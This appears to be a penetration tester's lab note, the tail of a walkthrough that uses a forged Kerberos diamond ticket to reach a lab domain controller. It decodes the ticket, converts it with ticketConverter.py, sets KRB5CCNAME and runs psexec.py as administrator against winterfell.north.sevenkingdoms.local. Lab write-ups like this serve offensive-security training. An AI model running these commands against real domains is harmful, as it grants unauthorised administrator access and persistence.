
Copy the line highlighted in red from the output (base64 encoded kirbi diamond ticket)
Run the following command:
echo "<base64 kirbi diamond ticket>" | base64 -d > ticket.kirbi
Use ticketConverty.py to convert the kirbi ticket to ccache
ticketConverter.py ./ticket.kirbi ./ticket.ccache
Configure your kerberos env variable
export KRB5CCNAME="$(pwd)/ticket.ccache"
Ensure your clock is synced with the server
sudo ntpdate 192.168.58.11
access server with diamond ticket (use @full-dc-fqdn)
psexec.py north.sevenkingdoms.local/administrator@winterfell.north.sevenkingdoms.local -k -no-pass -target-ip 192.168.58.11
Related
Related Notes
All Related Notes
TABLE file.ctime as "Created", tags as "Tags"FROM "New Notes"WHERE contains(tags, "windows") OR contains(tags, "active-directory") OR contains(tags, "persistence")SORT file.ctime DESC
windows
TABLE file.ctime as "Created", tags as "Tags"FROM "New Notes"WHERE contains(tags, "windows")SORT file.ctime DESC
active-directory
TABLE file.ctime as "Created", tags as "Tags"FROM "New Notes"WHERE contains(tags, "active-directory")SORT file.ctime DESC
persistence
TABLE file.ctime as "Created", tags as "Tags"FROM "New Notes"WHERE contains(tags, "persistence")SORT file.ctime DESC